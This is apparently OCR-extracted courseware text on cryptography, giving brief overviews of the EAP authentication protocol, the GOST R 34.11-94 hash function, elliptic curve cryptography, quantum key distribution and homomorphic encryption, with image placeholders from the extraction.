
EAP

The Extensible Authentication Protocol (EAP) is an authentication protocol that was originally designed for point-to-point connections. It is used as an alternative to the CHAP and PAP authentication protocols, as it is more secure and supports different authentication mechanisms such as passwords, smart tokens, one-time passwords (OTPs), secure ID card, digital certificates, and public-key encryption mechanisms. After the selection of the EAP authentication mechanism, a session is established and messages are exchanged between the client and the authenticating server. The session consists of requests and responses for authentication information. The length and details of the authentication session are determined by the EAP authentication mechanism used.

GOST – Hash Function

This hash algorithm was initially defined in the Russian national standard GOST R 34.11-94 “Information Technology - Cryptographic Information Security - Hash Function.”

It produces a fixed-length output of 256 bits. The input message is broken up into chunks of 256-bit blocks. If a block is less than 256 bits, then the message is padded by appending as many zeros to it as are required to make the length of the message 256 bits. The remaining bits are filled with a 256-bit integer arithmetic sum of all previously hashed blocks. Then, a 256-bit integer representing the length of the original message, in bits, is produced.



Other Encryption Techniques

Elliptic Curve Cryptography


- ECC is a modern public-key cryptography developed to **avoid larger cryptographic key usage**
- The cryptosystem in ECC depends on **number theory** and **mathematical elliptic curves** (algebraic structure)
- ECC was proposed as a **replacement for the RSA algorithm** to reduce the usage of key size

Quantum Cryptography

- Quantum cryptography is based on quantum mechanics, such as **quantum key distribution** (QKD)
- Data is encrypted by a **sequence of photons** with a spinning trait while travelling from one end to another
- Attackers can eavesdrop but cannot manipulate the data because the photons are transferred through arbitrary filters

Homomorphic Encryption

- Homomorphic encryption allows users to secure and leave their data in an encrypted format even while it is being processed or manipulated
- Encryption and decryption are done by the **same key holder**
- It enables a user to encrypt the confidential data and out-source it to the **enterprise via cloud services** to process the given data



